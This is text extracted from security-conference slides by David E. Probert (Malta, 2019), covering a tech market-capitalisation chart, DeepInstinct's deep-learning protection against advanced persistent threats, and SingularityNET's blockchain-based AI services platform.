


The Age of Tech


Market capitalization of the world's most valuable public companies

■ Tech
 ■ Oil/Energy
 ■ Financial Services
 ■ Conglomerate

2006



2016*



* as of August 1, 2016


@StatistaCharts

Sources: Yahoo! Finance, Forbes


statista



Mapping 21stC Social Media Networks: *LinkedIn (Probert)*



Mapping 21stC Social Media Networks: *LinkedIn (Probert)*




DeepInstinct: Real-Time APT Protection



DATA
TRAINING

Each object is broken-down into its smallest parts. Process is agnostic to the data's origin



DEEP
LEARNING

Proprietary, deep learning algorithms. Continuous learning



PREDICTIVE
CAPABILITIES

Lightweight, real-time cyber intelligence distributed across the organization's infrastructure

Provides **Deep Learning CyberSecurity** for **APT Protection** of **Mobile & End-Points!**

***** APT = Advanced Persistent Threat *****
40th International East-West Security Conference

*** 21stC Intelligent Integrated Security ***
...CyberCrime, CyberTerror & CyberWar!
St Julians, Malta – 10th / 11th Nov 2019
© Dr David E. Probert : www.VAZA.com ©



DeepInstinct: Real-Time APT Protection

Our Value: Zero-Day and APT Prevention

Real-time APT detection and prevention

Deep Instinct enables real-time detection AND prevention capabilities of first-seen malicious activities on all organizational assets.

Deep Instinct's accurate prediction capability is enabled by its proprietary Deep Learning algorithms.

Prediction of future cyber threats

Infrastructure agnostic

- **Mobile:** Immediate on-device decision
- **Endpoints:** Pre-execution action. Faster than real-time!

Light prediction model enables direct action on the device without any external dependency.

Connectionless

www.deepinstinct.com

Fast and easy deployment

Light agents enabling a smooth deployment with no impact on the entire organization's assets.

deepinstinct

Provides **Deep Learning CyberSecurity** for **APT Protection** of **Mobile & End-Points!**


*** **APT** = **Advanced Persistent Threat** ***
40th International East-West Security Conference

* 21stC Intelligent Integrated Security *
...CyberCrime, CyberTerror & CyberWar!
St Julians, Malta – 10th / 11th Nov 2019
© Dr David E. Probert : www.VAZA.com ©



SingularityNet: Platform for AI Economy

- Distributed **Blockchain** Payment Net -



Launch: *Oct 2017* - Web: [singularityNet.io](https://singularitynet.io) - Founder: *Dr Ben Goertzel*

40th International East-West Security Conference

* 21stC Intelligent Integrated Security *
...CyberCrime, CyberTerror & CyberWar!
St Julians, Malta – 10th / 11th Nov 2019
© Dr David E. Probert : www.VAZA.com ©



SingularityNet: Platform for AI Economy

- Distributed **Blockchain** Payment Net -



Features / Team / Blog / Join

Towards the Singularity

Emergent artificial general intelligence in the AI economy

The proliferation of AI will be one of the biggest growth opportunities this century, with the market forecasted to grow from \$234 billion in 2017 to \$3.1 trillion by 2025.

As the first platform enabling AIs to coordinate resources and capabilities at scale, SingularityNET is positioned as a critical mediator across all future AI developments.

SingularityNET offers organizations massive financial and operational advantages. The network creates the first interoperability standards for AIs, radically improving the process of discovering and coordinating AI services, while allowing developers to easily monetize AI tech. All of this is made possible through a streamlined, scaleable system for payments through the AGI token.



